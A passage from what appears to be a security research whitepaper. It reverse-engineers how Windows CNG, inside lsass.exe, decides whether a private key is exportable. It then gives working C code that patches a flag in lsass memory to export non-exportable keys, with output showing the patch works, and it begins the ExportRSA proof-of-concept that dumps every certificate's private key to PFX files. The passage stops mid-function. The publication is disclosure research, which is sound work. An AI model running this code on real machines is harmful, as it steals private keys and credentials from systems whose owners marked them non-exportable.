.text:1000293E          call    dword ptr [eax+54h]
.text:10002941          jmp     short loc_1000295E
.text:10002943 ; ---------------------------------------------------------------------------
.text:10002943
.text:10002943 loc_10002943:
.text:10002943          mov     eax, [ebp+ms_exc.exc_ptr]
.text:10002946          mov     eax, [eax]
```

```
.text:10002948          mov     eax, [eax]
.text:1000294A          mov     [ebp+var_20], eax
.text:1000294D          xor     eax, eax
.text:1000294F          inc     eax
.text:10002950          retn
.text:10002951 ; ---------------------------------------------------------------------
.text:10002951
.text:10002951 loc_10002951:
.text:10002951          mov     esp, [ebp+ms_exc.old_esp]
.text:10002954          push    0
.text:10002956          push    [ebp+var_20]
.text:10002959          call    NormalizeNteStatus(x,x)
.text:1000295E
.text:1000295E loc_1000295E:
.text:1000295E          mov     [ebp+var_1C], eax
.text:10002961          mov     [ebp+ms_exc.disabled], 0FFFFFFFEh
.text:10002968          call    ds:RpcRevertToSelf()
.text:1000296E
.text:1000296E loc_1000296E:
.text:1000296E          mov     eax, [ebp+var_1C]
.text:10002971          call    __SEH_epilog4
.text:10002976          retn    38h
.text:10002976 __stdcall s_SrvRpcCryptExportKey(x,x,x,x,x,x,x,x,x,x,x,x,x,x) endp
```

We can see that the code above passes all of the input arguments (except for the binding context handle) to the function at `*(_g_pSrvFunctionTable + 0x54)`, called from `.text:1000293E`. The `_g_pSrvFunctionTable` variable is initialized in keyiso.dll's `KipInitializeRpcServer()` function:

```
.text:10001D95 __stdcall KipInitializeRpcServer() proc near
.text:10001D95
.text:10001D95          mov     edi, edi
.text:10001D97          push    ebx
.text:10001D98          push    edi
.text:10001D99          xor     edi, edi
.text:10001D9B          xor     ebx, ebx
.text:10001D9D          cmp     _g_hNCryptModule, edi
.text:10001DA3          jnz     short loc_10001E1E
.text:10001DA5          push    esi
.text:10001DA6          mov     esi, offset LibFileName ; "ncrypt.dll"
.text:10001DAB          push    esi ; lpLibFileName
.text:10001DAC          call    ds:LoadLibraryW(x)
.text:10001DB2          mov     _g_hNCryptModule, eax
.text:10001DB7          cmp     eax, edi
.text:10001DB9          jnz     short loc_10001DD0
...
.text:10001DD0 loc_10001DD0:
.text:10001DD0          push    edi
.text:10001DD1          push    esi
.text:10001DD2          push    1
.text:10001DD4          call    IsoCryptAuditSelfTest(x,x,x)
.text:10001DD9          push    offset ProcName ; "GetIsolationServerInterface"
.text:10001DDE          push    _g_hNCryptModule ; hModule
.text:10001DE4          call    ds:GetProcAddress(x,x)
```

```
.text:10001DEA          cmp     eax, edi
.text:10001DEC          jnz     short loc_10001DF5
...
.text:10001DF5 loc_10001DF5:
.text:10001DF5          push    edi
.text:10001DF6          push    offset _g_pSrvFunctionTable
.text:10001DFB          push    edi
.text:10001DFC          call    eax
...
```

The code above is relatively straightforward. It effectively calls **ncrypt.dll!GetIsolationServerInterface(0, &_g_pSrvFunctionTable, 0)** from the context of the lsass.exe process. The code for **GetIsolationServerInterface(…)** is as follows:

```
.text:6C80AF1B __stdcall GetIsolationServerInterface(x, x, x) proc near
.text:6C80AF1B
.text:6C80AF1B arg_4    = dword ptr  0Ch
.text:6C80AF1B
.text:6C80AF1B          mov     edi, edi
.text:6C80AF1D          push    ebp
.text:6C80AF1E          mov     ebp, esp
.text:6C80AF20          mov     eax, [ebp+arg_4]
.text:6C80AF23          mov     dword ptr [eax], offset _IsolationServerFunctionTable
.text:6C80AF29          xor     eax, eax
.text:6C80AF2B          pop     ebp
.text:6C80AF2C          retn    0Ch
.text:6C80AF2C __stdcall GetIsolationServerInterface(x, x, x) endp
```

The code above sets **_g_pSrvFunctionTable** in keyiso.dll to point to **_IsolationServerFunctionTable** in ncrypt.dll. As the name implies, **_IsolationServerFunctionTable** is the address of a function table:

```
.data:6C833408 _IsolationServerFunctionTable dd 1
.data:6C83340C          dd offset SrvCryptCreateContext(x,x)
.data:6C833410          dd offset SrvCryptRundownContext(x)
.data:6C833414          dd offset SrvCryptOpenStorageProvider(x,x,x,x)
.data:6C833418          dd offset SrvCryptOpenKey(x,x,x,x,x,x,x)
.data:6C83341C          dd offset SrvCryptCreatePersistedKey(x,x,x,x,x,x,x,x)
.data:6C833420          dd offset SrvCryptGetProviderProperty(x,x,x,x,x,x,x,x)
.data:6C833424          dd offset SrvCryptGetKeyProperty(x,x,x,x,x,x,x,x,x)
.data:6C833428          dd offset SrvCryptSetProviderProperty(x,x,x,x,x,x,x)
.data:6C83342C          dd offset SrvCryptSetKeyProperty(x,x,x,x,x,x,x,x,x)
.data:6C833430          dd offset SrvCryptFinalizeKey(x,x,x,x,x,x)
.data:6C833434          dd offset SrvCryptDeleteKey(x,x,x,x,x,x)
.data:6C833438          dd offset SrvCryptFreeProvider(x,x,x)
.data:6C83343C          dd offset SrvCryptFreeKey(x,x,x,x,x)
.data:6C833440          dd offset SrvCryptFreeBuffer(x,x,x)
.data:6C833444          dd offset SrvCryptEncrypt(x,x,x,x,x,x,x,x,x,x,x,x)
.data:6C833448          dd offset SrvCryptDecrypt(x,x,x,x,x,x,x,x,x,x,x,x)
.data:6C83344C          dd offset SrvCryptIsAlgSupported(x,x,x,x,x)
.data:6C833450          dd offset SrvCryptEnumAlgorithms(x,x,x,x,x,x,x)
.data:6C833454          dd offset SrvCryptEnumKeys(x,x,x,x,x,x,x)
```

```
.data:6C833458          dd offset SrvCryptImportKey(x,x,x,x,x,x,x,x,x,x,x)
.data:6C83345C          dd offset SrvCryptExportKey(x,x,x,x,x,x,x,x,x,x,x,x,x)
.data:6C833460          dd offset SrvCryptSignHash(x,x,x,x,x,x,x,x,x,x,x,x)
.data:6C833464          dd offset SrvCryptVerifySignature(x,x,x,x,x,x,x,x,x,x,x,x)
.data:6C833468          dd 0
.data:6C83346C          dd offset SrvCryptNotifyChangeKey(x,x,x,x,x)
.data:6C833470          dd offset SrvCryptSecretAgreement(x,x,x,x,x,x,x,x,x,x)
.data:6C833474          dd offset SrvCryptDeriveKey(x,x,x,x,x,x,x,x,x,x,x)
.data:6C833478          dd offset SrvCryptFreeSecret(x,x,x,x,x)
.data:6C83347C          dd offset SrvCryptLocalAlloc(x)
.data:6C833480          dd offset SrvCryptLocalFree(x)
.data:6C833484          align 8
```

With this knowledge, we can now continue our examination of **`c_SrvRpcCryptExportKey(…)`**, which calls **`*(keyiso.dll!_g_pSrvFunctionTable + 0x54)`**, or in other words calls **`*(ncrypt.dll!_IsolationServerFunctionTable + 0x54)`**, which is **`SrvCryptExportKey(…)`**, whose arguments are the same as those passed to **`c_SrvRpcCryptExportKey(…)`**, except for the binding context handle (**`arg_0`** is **`*0x6C834CAC`**, **`arg_C`** is **`*(*(hKey + 0x08))`**, **`arg_14`** is **`NULL`**, **`arg_18`** is **`NULL`**, **`arg_20`** is **`NULL`**, and the other arguments were renamed below to their simple names):

```
.text:6C8281A8 __stdcall SrvCryptExportKey(x, x, x, x, x, x, x, x, x, x, x, x, x)
proc near
.text:6C8281A8
.text:6C8281A8 var_8    = dword ptr -8
.text:6C8281A8 var_4    = dword ptr -4
.text:6C8281A8 arg_0    = dword ptr  8
.text:6C8281A8 arg_C    = dword ptr  14h
.text:6C8281A8 arg_10   = dword ptr  18h
.text:6C8281A8 arg_14   = dword ptr  1Ch
.text:6C8281A8 arg_18   = dword ptr  20h
.text:6C8281A8 pszBlobType= dword ptr  24h
.text:6C8281A8 arg_20   = dword ptr  28h
.text:6C8281A8 pbOutput= dword ptr  2Ch
.text:6C8281A8 cbOutput= dword ptr  30h
.text:6C8281A8 pcbResult= dword ptr  34h
.text:6C8281A8 dwFlags  = dword ptr  38h
.text:6C8281A8
.text:6C8281A8          mov     edi, edi
.text:6C8281AA          push    ebp
.text:6C8281AB          mov     ebp, esp
.text:6C8281AD          push    ecx
.text:6C8281AE          push    ecx
.text:6C8281AF          push    ebx
.text:6C8281B0          push    esi
.text:6C8281B1          push    [ebp+arg_0]
.text:6C8281B4          xor     esi, esi
.text:6C8281B6          mov     [ebp+var_8], esi
.text:6C8281B9          mov     [ebp+var_4], esi
.text:6C8281BC          call    SrvLookupContext(x)
.text:6C8281C1          mov     ebx, eax
.text:6C8281C3          cmp     ebx, esi
.text:6C8281C5          jnz     short loc_6C8281D1
...
```

```
.text:6C8281D1 loc_6C8281D1:
.text:6C8281D1          push    esi
.text:6C8281D2          push    [ebp+arg_10]
.text:6C8281D5          push    [ebp+arg_C]
.text:6C8281D8          push    ebx
.text:6C8281D9          call    SrvLookupAndReferenceKey(x,x,x,x)
.text:6C8281DE          mov     [ebp+arg_0], eax
.text:6C8281E1          cmp     eax, esi
.text:6C8281E3          jnz     short loc_6C8281EF
...
.text:6C8281EF loc_6C8281EF:
.text:6C8281EF          mov     esi, [eax+14h]
.text:6C8281F2          push    edi
.text:6C8281F3          mov     edi, [ebp+arg_14]
.text:6C8281F6          mov     eax, edi
.text:6C8281F8          or      eax, [ebp+arg_18]
.text:6C8281FB          jz      short loc_6C82821A
...
.text:6C82821A loc_6C82821A:
.text:6C82821A          cmp     [ebp+pcbResult], 0
.text:6C82821E          jnz     short loc_6C82822A
...
.text:6C82822A loc_6C82822A:
.text:6C82822A          cmp     [ebp+arg_20], 0
.text:6C82822E          jz      short loc_6C828246
...
.text:6C828246 loc_6C828246:
.text:6C828246          mov     ebx, [ebp+cbOutput]
.text:6C828249          test    ebx, ebx
.text:6C82824B          jbe     short loc_6C828267
.text:6C82824D          test    bl, 7
.text:6C828250          jz      short loc_6C828259
...
.text:6C828259 loc_6C828259:
.text:6C828259          push    ebx                     ; Size
.text:6C82825A          push    0                       ; Val
.text:6C82825C          push    [ebp+pbOutput]          ; Dst
.text:6C82825F          call    _memset
.text:6C828264          add     esp, 0Ch
.text:6C828267
.text:6C828267 loc_6C828267:
.text:6C828267          or      edi, [ebp+arg_18]
.text:6C82826A          jz      short loc_6C828274
.text:6C82826C          mov     eax, [ebp+var_8]
.text:6C82826F          mov     eax, [eax+18h]
.text:6C828272          jmp     short loc_6C828276
.text:6C828274 ; ---------------------------------------------------------------------
.text:6C828274
.text:6C828274 loc_6C828274:
.text:6C828274          xor     eax, eax
.text:6C828276
.text:6C828276 loc_6C828276:
.text:6C828276          push    [ebp+dwFlags]
.text:6C828279          push    [ebp+pcbResult]
.text:6C82827C          push    ebx
```

```
.text:6C82827D          push    [ebp+pbOutput]
.text:6C828280          push    [ebp+var_4]
.text:6C828283          push    [ebp+pszBlobType]
.text:6C828286          push    eax
.text:6C828287          mov     eax, [ebp+arg_0]
.text:6C82828A          push    dword ptr [eax+18h]
.text:6C82828D          push    dword ptr [esi+84h]
.text:6C828293          call    dword ptr [esi+64h]
...
```

There are four calls in the snippet above:

1. **SrvLookupContext(x)**, which simply returns **x** and has no side-effects.
2. **SrvLookupAndReferenceKey(…)**, which effectively increments the reference count of the private key and returns the second argument.
3. **_memset(…)**, which is a standard library function.
4. The call to ***(esi + 0x64)** from **.text:6C828293**, which we'll examine below.

If we were to trace into this code with a debugger, we'd see that the function at ***(esi + 0x64)** is in fact the undocumented function **SPCryptExportKey(…)** from ncrypt.dll. This function is part of the **_KeyStorageFunctionTable**, referenced by the function **GetKeyStorageInterface(…)**:

```
.data:6C833398 _KeyStorageFunctionTable dd 1 ; DATA XREF:
GetKeyStorageInterface(x,x,x)+8o
.data:6C83339C          dd offset SPCryptOpenProvider(x,x,x)
.data:6C8333A0          dd offset SPCryptOpenKey(x,x,x,x,x)
.data:6C8333A4          dd offset SPCryptCreatePersistedKey(x,x,x,x,x,x)
.data:6C8333A8          dd offset SPCryptGetProviderProperty(x,x,x,x,x,x)
.data:6C8333AC          dd offset SPCryptGetKeyProperty(x,x,x,x,x,x,x)
.data:6C8333B0          dd offset SPCryptSetProviderProperty(x,x,x,x,x)
.data:6C8333B4          dd offset SPCryptSetKeyProperty(x,x,x,x,x,x)
.data:6C8333B8          dd offset SPCryptFinalizeKey(x,x,x)
.data:6C8333BC          dd offset SPCryptDeleteKey(x,x,x)
.data:6C8333C0          dd offset SPCryptFreeProvider(x)
.data:6C8333C4          dd offset SPCryptFreeKey(x,x)
.data:6C8333C8          dd offset SPCryptFreeBuffer(x)
.data:6C8333CC          dd offset SPCryptEncrypt(x,x,x,x,x,x,x,x,x)
.data:6C8333D0          dd offset SPCryptDecrypt(x,x,x,x,x,x,x,x,x)
.data:6C8333D4          dd offset SPCryptIsAlgSupported(x,x,x)
.data:6C8333D8          dd offset SPCryptEnumAlgorithms(x,x,x,x,x)
.data:6C8333DC          dd offset SPCryptEnumKeys(x,x,x,x,x)
.data:6C8333E0          dd offset SPCryptImportKey(x,x,x,x,x,x,x,x,x)
.data:6C8333E4          dd offset SPCryptExportKey(x,x,x,x,x,x,x,x,x,x)
.data:6C8333E8          dd offset SPCryptSignHash(x,x,x,x,x,x,x,x,x)
.data:6C8333EC          dd offset SPCryptVerifySignature(x,x,x,x,x,x,x,x)
.data:6C8333F0          dd offset SPCryptPromptUser(x,x,x,x)
.data:6C8333F4          dd offset SPCryptNotifyChangeKey(x,x,x)
.data:6C8333F8          dd offset SPCryptSecretAgreement(x,x,x,x,x)
.data:6C8333FC          dd offset SPCryptDeriveKey(x,x,x,x,x,x,x,x)
.data:6C833400          dd offset SPCryptFreeSecret(x,x)
```

The function **GetKeyStorageInterface(…)** is documented in the CNG SDK[9] as follows: "The **GetKeyStorageInterface** callback function is implemented by a CNG key storage provider and is called by CNG to obtain the key storage interfaces for the provider." The CNG SDK explains that the table referenced by **GetKeyStorageInterface(…)** is an **NCRYPT_KEY_STORAGE_FUNCTION_TABLE**:

```
typedef struct _NCRYPT_KEY_STORAGE_FUNCTION_TABLE
{
    BCRYPT_INTERFACE_VERSION        Version;
    NCryptOpenStorageProviderFn     OpenProvider;
    NCryptOpenKeyFn                 OpenKey;
    NCryptCreatePersistedKeyFn      CreatePersistedKey;
    NCryptGetProviderPropertyFn     GetProviderProperty;
    NCryptGetKeyPropertyFn          GetKeyProperty;
    NCryptSetProviderPropertyFn     SetProviderProperty;
    NCryptSetKeyPropertyFn          SetKeyProperty;
    NCryptFinalizeKeyFn             FinalizeKey;
    NCryptDeleteKeyFn               DeleteKey;
    NCryptFreeProviderFn            FreeProvider;
    NCryptFreeKeyFn                 FreeKey;
    NCryptFreeBufferFn              FreeBuffer;
    NCryptEncryptFn                 Encrypt;
    NCryptDecryptFn                 Decrypt;
    NCryptIsAlgSupportedFn          IsAlgSupported;
    NCryptEnumAlgorithmsFn          EnumAlgorithms;
    NCryptEnumKeysFn                EnumKeys;
    NCryptImportKeyFn               ImportKey;
    NCryptExportKeyFn               ExportKey;
    NCryptSignHashFn                SignHash;
    NCryptVerifySignatureFn         VerifySignature;
    NCryptPromptUserFn              PromptUser;
    NCryptNotifyChangeKeyFn         NotifyChangeKey;
    NCryptSecretAgreementFn         SecretAgreement;
    NCryptDeriveKeyFn               DeriveKey;
    NCryptFreeSecretFn              FreeSecret;
} NCRYPT_KEY_STORAGE_FUNCTION_TABLE;
```

As can be seen above, the private function **SPCryptExportKey(…)** is the Key Storage Provider's implementation of the **NCryptExportKeyFn(…)** callback function, which is documented in the CNG SDK as follows: "The **NCryptExportKeyFn** callback function is called by the **NCryptExportKey** function to export a key to a memory BLOB." Furthermore, the CNG SDK gives the following prototype for **NCryptExportKeyFn(…)** / **SPCryptExportKey(…)**:

```
typedef __checkReturn SECURITY_STATUS
(WINAPI * NCryptExportKeyFn)(
    __in    NCRYPT_PROV_HANDLE hProvider,
    __in    NCRYPT_KEY_HANDLE hKey,
    __in_opt NCRYPT_KEY_HANDLE hExportKey,
    __in    LPCWSTR pszBlobType,
    __in_opt NCryptBufferDesc *pParameterList,
    __out_bcount_part_opt(cbOutput, *pcbResult) PBYTE pbOutput,
```

[9] http://www.microsoft.com/downloads/en/details.aspx?FamilyID=1ef399e9-b018-49db-a98b-0ced7cb8ff6f

```
    __in     DWORD   cbOutput,
    __out    DWORD * pcbResult,
    __in     DWORD   dwFlags);
```

The first argument to the call, **hProvider**, is ***(esi + 0x84)**. At address **.text:6C8281EF**, the value of **esi** is set to ***(eax + 0x14)**, and at that point, the value of **eax** is the return value of **SrvLookupAndReferenceKey(…)**, which as mentioned above is the second argument to **SrvLookupAndReferenceKey(…)**, which is **arg_C**, or ***(*(hKey + 0x08))**. As such, the first argument to **SPCryptExportKey(…)** is ***(*(*(*(hKey + 0x08)) + 0x14) + 0x84)**.

The second argument to the call, which we'll call $\mathbf{hKey}_{\mathbf{SPCryptExportKey}}$ to differentiate it from the **hKey** value that we've been referencing from the original call to **NCryptExportKey(…)**, is ***(eax + 0x18)**. At address **.text:6C828287**, the value of **eax** is set to that of **arg_0**, however, the original value of **arg_0** is overwritten at address **.text:6C8281DE** with the return value of **SrvLookupAndReferenceKey(…)**, which as explained in the paragraph above is ***(*(hKey + 0x08))**. As such, the second argument to **SPCryptExportKey(…)** is ***(*(*(hKey + 0x08)) + 0x18)**.

Note that the portion highlighted in blue above is from the memory context of the process that called **NCryptExportKey(…)**, and the portion highlighted in yellow above is from the memory context of the lsass.exe process.

The remaining arguments to **SPCryptExportKey(…)** are self-explanatory and are based off of the original input arguments to **NCryptExportKey(…)**.

3.2.5. Analyzing SPCryptExportKey(…)

We'll begin analyzing **SPCryptExportKey(…)** by again looking for a reference to the error value **0x80090029** returned by **NCryptExportKey(…)**. Fortunately, we've finally found an instance of this value. At address **.text:6C814EF0**, **esi** is set to **0x80090029**, and this value is eventually copied into **eax** at address **.text:6C814FF9** as the function's return value:

```
.text:6C814824 __stdcall SPCryptExportKey(x, x, x, x, x, x, x, x, x) proc near
.text:6C814824
.text:6C814824 var_14   = dword ptr -14h
.text:6C814824 var_10   = dword ptr -10h
.text:6C814824 var_C    = dword ptr -0Ch
.text:6C814824 var_8    = dword ptr -8
.text:6C814824 var_4    = dword ptr -4
.text:6C814824 hProvider= dword ptr  8
.text:6C814824 hKey_SPCryptExportKey= dword ptr  0Ch
.text:6C814824 pszBlobType= dword ptr  14h
.text:6C814824 pParameterList= dword ptr  18h
.text:6C814824 pbOutput= dword ptr  1Ch
.text:6C814824 cbOutput= dword ptr  20h
.text:6C814824 pcbResult= dword ptr  24h
.text:6C814824 dwFlags  = dword ptr  28h
.text:6C814824
```

```
...
.text:6C81482C          xor     ecx, ecx
...
.text:6C814838          mov     [ebp+var_14], ecx
...
.text:6C814857          push    [ebp+hKey_SPCryptExportKey]
.text:6C81485A          call    KspValidateKeyHandle(x)
.text:6C81485F          mov     [ebp+var_4], eax
...
.text:6C814ED5          mov     ecx, [ebp+var_4]
...
.text:6C814EE3          push    [ebp+pParameterList]
.text:6C814EE6          push    ecx
.text:6C814EE7          call    SPPkcs8IsKeyExportable(x,x)
.text:6C814EEC          test    eax, eax
.text:6C814EEE          jnz     short loc_6C814EFA
.text:6C814EF0
.text:6C814EF0 loc_6C814EF0:
.text:6C814EF0          mov     esi, 80090029h
...
.text:6C814FF9          mov     eax, esi
.text:6C814FFB          pop     esi
.text:6C814FFC          leave
.text:6C814FFD          retn    24h
.text:6C814FFD __stdcall SPCryptExportKey(x, x, x, x, x, x, x, x, x) endp
```

Immediately before the code at address **.text:6C814EF0** which sets the error value of **0x80090029**, we see that a conditional jump from address **.text:6C814EEE** would not be taken if **SPPkcs8IsKeyExportable(…)** returned zero. The function name "**SPPkcs8IsKeyExportable**" looks exactly like what we've been looking for -- a low-level undocumented function that determines whether or not a key is exportable! The input arguments to that function are **ecx** (**ecx** is set to the value of **var_4** at **.text:6C814ED5**, and **var_4** is set to the value of the validated $\mathbf{hKey}_{\mathbf{SPCryptExportKey}}$ at **.text:6C81485F**) and **pParameterList**:

```
.text:6C81696A __stdcall SPPkcs8IsKeyExportable(x, x) proc near
.text:6C81696A
.text:6C81696A hKeySPCryptExportKey= dword ptr  8
.text:6C81696A pParameterList= dword ptr  0Ch
.text:6C81696A
.text:6C81696A          mov     edi, edi
.text:6C81696C          push    ebp
.text:6C81696D          mov     ebp, esp
.text:6C81696F          mov     ecx, [ebp+hKeySPCryptExportKey]
.text:6C816972          mov     ecx, [ecx+20h]
.text:6C816975          xor     eax, eax
.text:6C816977          test    cl, 2
.text:6C81697A          jz      short loc_6C81697F
.text:6C81697C          inc     eax
.text:6C81697D          jmp     short loc_6C8169BF
...
.text:6C8169BF loc_6C8169BF:
.text:6C8169BF          pop     ebp
.text:6C8169C0          retn    8
```

```
.text:6C8169C0 __stdcall SPPkcs8IsKeyExportable(x, x) endp
```

We can see above that **ecx** is set to **hKey**$_{SPCryptExportKey}$ at **.text:6C81696D**, and then set to ***(hKey**$_{SPCryptExportKey}$ **+ 0x20)** at **.text:6C81696D**, then checked at **.text:6C816977** to see if the lowest byte has the appropriate bit-flag set. If the second-lowest bit is set, the conditional jump at **.text:6C81697A** is not taken and instead this function immediately returns **1**. It's worth noting that **NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG** is defined in ncrypt.h as **2**.

As such, perhaps all that's needed is to ensure the following:

(*(hKey$_{SPCryptExportKey}$ **+ 0x20) & NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG) != 0**
or
(*(*(*(*(hKey + 0x08)) + 0x18) + 0x20) & NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG) != 0

Note that the portion highlighted in blue above is from the memory context of the process that called **NCryptExportKey(…)**, and the portion highlighted in yellow above is from the memory context of the lsass.exe process.

3.2.6. Testing Our Finding

Note that the code below on the right needs write-access to the running lsass.exe process that hosts the *KeyIso* service; as such, it should be run from the context of *NT AUTHORITY\SYSTEM* with a tool such as *PsExec*[10].

``#include <windows.h>``` ```#include <stdio.h>``` ```#pragma comment(lib, "ncrypt.lib")``` ```int wmain(int argc, wchar_t* argv[])``` ```{``` ``` NCRYPT_PROV_HANDLE hProvider = NULL;``` ``` NCRYPT_KEY_HANDLE hKey = NULL;``` ``` DWORD cbResult = 0;``` ``` SECURITY_STATUS secStatus =``` ``` ERROR_SUCCESS;``` ``` NCryptOpenStorageProvider(``` ``` &hProvider,``` ``` MS_KEY_STORAGE_PROVIDER,``` ``` 0);``` ``` NCryptCreatePersistedKey(``` ``` hProvider,``` ``` &hKey,``` ``` BCRYPT_RSA_ALGORITHM,```	```#include <windows.h>``` ```#include <stdio.h>``` ```#pragma comment(lib, "ncrypt.lib")``` ```int wmain(int argc, wchar_t* argv[])``` ```{``` ``` NCRYPT_PROV_HANDLE hProvider = NULL;``` ``` NCRYPT_KEY_HANDLE hKey = NULL;``` ``` DWORD cbResult = 0;``` ``` SECURITY_STATUS secStatus =``` ``` ERROR_SUCCESS;``` ``` NCryptOpenStorageProvider(``` ``` &hProvider,``` ``` MS_KEY_STORAGE_PROVIDER,``` ``` 0);``` ``` NCryptCreatePersistedKey(``` ``` hProvider,``` ``` &hKey,``` ``` BCRYPT_RSA_ALGORITHM,```

[10] http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx

ngssecure an ncc group company

```
        NULL,
        AT_KEYEXCHANGE,
        0);

    NCryptFinalizeKey(
        hKey,
        0);
```

```
        NULL,
        AT_KEYEXCHANGE,
        0);

    NCryptFinalizeKey(
        hKey,
        0);

    SC_HANDLE hSCManager = OpenSCManager(
        NULL,
        NULL,
        SC_MANAGER_CONNECT);

    SC_HANDLE hService = OpenService(
        hSCManager,
        L"KeyIso",
        SERVICE_QUERY_STATUS);

    SERVICE_STATUS_PROCESS ssp;
    DWORD dwBytesNeeded;
    QueryServiceStatusEx(
        hService,
        SC_STATUS_PROCESS_INFO,
        (BYTE*)&ssp,
        sizeof(SERVICE_STATUS_PROCESS),
        &dwBytesNeeded);

    HANDLE hProcess = OpenProcess(
        PROCESS_VM_OPERATION |
            PROCESS_VM_READ |
            PROCESS_VM_WRITE,
        FALSE,
        ssp.dwProcessId);

    DWORD hKeySPCryptExportKey;
    SIZE_T sizeBytes;
    ReadProcessMemory(
        hProcess,
        (void*)(*(SIZE_T*)*(DWORD*)(hKey +
            0x08) + 0x18),
        &hKeySPCryptExportKey,
        sizeof(DWORD),
        &sizeBytes);
    unsigned char ucExportable;
    ReadProcessMemory(
        hProcess,
        (void*)(hKeySPCryptExportKey +
            0x20),
        &ucExportable,
        sizeof(unsigned char),
        &sizeBytes);
    ucExportable |=
        NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG;
    WriteProcessMemory(
```

```
    secStatus = NCryptExportKey(
        hKey,
        NULL,
        LEGACY_RSAPRIVATE_BLOB,
        NULL,
        NULL,
        0,
        &cbResult,
        0);

    wprintf_s(
        L"NCryptExportKey(...) returned "
            L"0x%08X",
        secStatus);

    return 0;
}
```

```
NCryptExportKey(...) returned 0x80090029
```

```
        hProcess,
        (void*)(hKeySPCryptExportKey +
            0x20),
        &ucExportable,
        sizeof(unsigned char),
        &sizeBytes);

    secStatus = NCryptExportKey(
        hKey,
        NULL,
        LEGACY_RSAPRIVATE_BLOB,
        NULL,
        NULL,
        0,
        &cbResult,
        0);

    wprintf_s(
        L"NCryptExportKey(...) returned "
            L"0x%08X",
        secStatus);

    return 0;
}
```

```
NCryptExportKey(...) returned 0x00000000
```

As such, we can see that flipping a single bit in memory allows us to export the CNG private key.

The code above has been successfully tested on the 32-bit versions of the following systems:

- Windows Vista
- Windows Server 2008
- Windows 7

4. Development

Given the findings from Section 3 of this document, we can now write a program to export the certificates with their associated private keys for all certificates in all system stores in all system store locations, regardless of whether or not their private keys have been marked as exportable.

This code will save these extracted certificates as files 1.pfx, 2.pfx, 3.pfx, etc. in the current directory. It can be used on any of the following 32-bit and 64-bit systems:

- Windows 2000
- Windows XP
- Windows Server 2003
- Windows Vista
- Windows Mobile 6
- Windows Server 2008
- Windows 7

As a future development, the code could be extended to also extract certificates from all users' file-backed personal system stores.

The proof-of-concept code below does little-to-no error-checking and does not close handles or free memory. It is written with a focus on clarity and simplicity. This coding style is for example purposes only and should not be used in a production environment.

```
/*
This is free and unencumbered software released into the public domain.

Anyone is free to copy, modify, publish, use, compile, sell, or
distribute this software, either in source code form or as a compiled
binary, for any purpose, commercial or non-commercial, and by any
means.

In jurisdictions that recognize copyright laws, the author or authors
of this software dedicate any and all copyright interest in the
software to the public domain. We make this dedication for the benefit
of the public at large and to the detriment of our heirs and
successors. We intend this dedication to be an overt act of
relinquishment in perpetuity of all present and future rights to this
software under copyright law.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND,
EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF
MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT.
IN NO EVENT SHALL THE AUTHORS BE LIABLE FOR ANY CLAIM, DAMAGES OR
OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE,
ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR
OTHER DEALINGS IN THE SOFTWARE.
*/
/*
```

```
ExportRSA v1.0
by Jason Geffner (jason.geffner@ngssecure.com)

This program enumerates all certificates in all system stores in all system
store locations and creates PFX files in the current directory for each
certificate found that has a local associated RSA private key. Each PFX file
created includes the ceritificate's private key, even if the private key was
marked as non-exportable.

For access to CNG RSA private keys, this program must be run with write-access
to the process that hosts the KeyIso service (the lsass.exe process). Either
modify the ACL on the target process, or run this program in the context of
SYSTEM with a tool such as PsExec.

This code performs little-to-no error-checking, does not free allocated memory,
and does not release handles. It is provided as proof-of-concept code with a
focus on simplicity and readability. As such, the code below in its current
form should not be used in a production environment.

This code was successfully tested on:

Windows 2000        (32-bit)
Windows XP          (32-bit)
Windows Server 2003 (32-bit)
Windows Vista       (32-bit)
Windows Mobile 6    (32-bit)
Windows Server 2008 (32-bit)
Windows 7           (32-bit, 64-bit)

Release History:

March 18, 2011 - v1.0 - First public release

*/

#include <Windows.h>
#include <WinCrypt.h>
#include <stdio.h>

#pragma comment(lib, "crypt32.lib")
#ifndef WINCE
    #pragma comment(lib, "ncrypt.lib")
#endif

#ifndef CERT_NCRYPT_KEY_SPEC
    #define CERT_NCRYPT_KEY_SPEC 0xFFFFFFFF
#endif

unsigned long g_ulFileNumber;
BOOL g_fWow64Process;


BOOL WINAPI
CertEnumSystemStoreCallback(
```

```
    const void* pvSystemStore,
    DWORD dwFlags,
    PCERT_SYSTEM_STORE_INFO pStoreInfo,
    void* pvReserved,
    void* pvArg)
{
    // Open a given certificate store
    HCERTSTORE hCertStore = CertOpenStore(
        CERT_STORE_PROV_SYSTEM,
        0,
        NULL,
        dwFlags | CERT_STORE_OPEN_EXISTING_FLAG | CERT_STORE_READONLY_FLAG,
        pvSystemStore);
    if (NULL == hCertStore)
    {
        return TRUE;
    }

    // Enumerate all certificates in the given store
    for (
        PCCERT_CONTEXT pCertContext =
            CertEnumCertificatesInStore(hCertStore, NULL);
        NULL != pCertContext;
        pCertContext = CertEnumCertificatesInStore(hCertStore, pCertContext))
    {
        // Ensure that the certificate's public key is RSA
        if (strncmp(
            pCertContext->pCertInfo->SubjectPublicKeyInfo.Algorithm.pszObjId,
            szOID_RSA,
            strlen(szOID_RSA)))
        {
            continue;
        }

        // Ensure that the certificate's private key is available
        DWORD dwKeySpec;
        DWORD dwKeySpecSize = sizeof(dwKeySpec);
        if (!CertGetCertificateContextProperty(
            pCertContext,
            CERT_KEY_SPEC_PROP_ID,
            &dwKeySpec,
            &dwKeySpecSize))
        {
            continue;
        }

        // Retrieve a handle to the certificate's private key's CSP key
        //  container
        HCRYPTPROV hProv;
        HCRYPTPROV hProvTemp;
        #ifdef WINCE
            HCRYPTPROV hCryptProvOrNCryptKey;
        #else
            HCRYPTPROV_OR_NCRYPT_KEY_HANDLE hCryptProvOrNCryptKey;
```

```
        NCRYPT_KEY_HANDLE hNKey;
    #endif
    BOOL fCallerFreeProvOrNCryptKey;
    if (!CryptAcquireCertificatePrivateKey(
        pCertContext,
